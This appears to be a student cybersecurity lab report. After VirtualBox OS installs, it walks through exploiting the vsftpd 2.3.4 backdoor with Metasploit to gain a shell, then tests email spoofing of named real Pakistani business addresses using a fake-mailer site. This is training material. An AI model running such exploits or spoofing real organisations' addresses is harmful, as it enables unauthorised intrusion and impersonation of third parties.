
Step 4 : Click on next and see the hardware configuration and keep it default




Step 5 : Click on next and see the hard disk setting and keep it default



Step 6 : Lastly Click on Finish to finish the installation in the virtual machine




Now We have the ParrotOS installed on our virtual machine




B. Generate a report on the installation of the Ubuntu Operating System in the Virtual Box.


Step1: Go to the website ubuntu and download the OS iso file from there




Step 2 : Open your oracle VM and click on the NEW icon




Step 3 : Give the Name of the machine in the name field and upload the ubuntu iso file downloaded in the ISO image field




Step 4 : Click on next and see the unattended Guest OS install setup keep this default




Step 5 : Click on next and see the hardware setting and keep it default




Step 6 : Click on next and see the hard disk setting and keep it default



Step 6 : Lastly Click on Finish to finish the installation in the virtual machine



Now We have the Ubuntu OS installed on our virtual machine



Task 4

A. Perform an FTP Backdoor on a target website using the Metasploit tool.

Step 1 : Select the target that is vulnerable to FTP open port and open kali linux terminal

Step 2 : Use the Nmap tool to scan for the open FTP ports

Step 3 : Also check the version of the service running on the ftp

21 open ftp vsftpd2.3(version)

Step 4 : Open the Metasploit framework and start the framework with msfconsole

Step 5 : Then type the command “search vsftpd”

Step 6: Then use the command “use exploit/unix/ftp/vsftpd_234_backdoor”

Step 7 : Then once you are in backdoor use “show targets”

Step 8 : Then will set the Rhosts to target ip using “set RHOSTS tagetip”

Step 9: Use command “Show options”

Step 10: use “exploit” command

Step 11: If we are able to go inside the shell , then we have successfully exploited the ftp backdoor

B. Find Two Business Mail IDs of any Pakistan organizations that are vulnerable to email spoofing attacks.

Tool used : Emkei's fake mailer and temp mail and apgy tools

Step 1 : Find the business mail id of any pakistan organization that are vulnerable to email spoofing attack


daraz.pk -> domain -> saleem@daraz.pk

saleem@daraz.pk


Step 2 : Use the Fake Email Sender - Apgy Tools, open it on the browser

<https://tools.apgy.in/tool/fake-email-sender/>

Step 3 : Use the tempmail.org and create a temp mail



Step 4 : In the Apgy tool put the “from” as target business email and “to” as our temp mail and click on send



Step 5 : Go to the temp mail and see the inbox if you can see the email in the inbox then it is vulnerable to email spoofing

The screenshot shows a mobile inbox interface. At the top, there is a black header bar with a back arrow pointing left and the text "BACK TO LIST". To the right of the header are two buttons: "Delete" and "Source". Below the header, the main content area displays an incoming email. On the left side of the email card is a small circular placeholder icon. To its right, the recipient's email address is listed as "saleem@daraz.pk". Further to the right, the timestamp "Date: 09-04-2024 20:03:26" is shown. Below the recipient's address, the subject of the email is "Subject: New Email". The body of the email contains the text "You Received a New Email hello". Underneath this text, there is a green-bordered box containing three lines of information: "This is a Prank Email", "IP Address of The Sender: 103.195.250.10", and "Location of The Sender: 19.4420062 , 72.7788139".

Hence this email is vulnerable to spoofing attack

info@hamzastore.pk


Employee Id : ST#IS#6248

Task 5


A. Create a Virus and Scan the file with the Virus Total tool. Make a report on it.

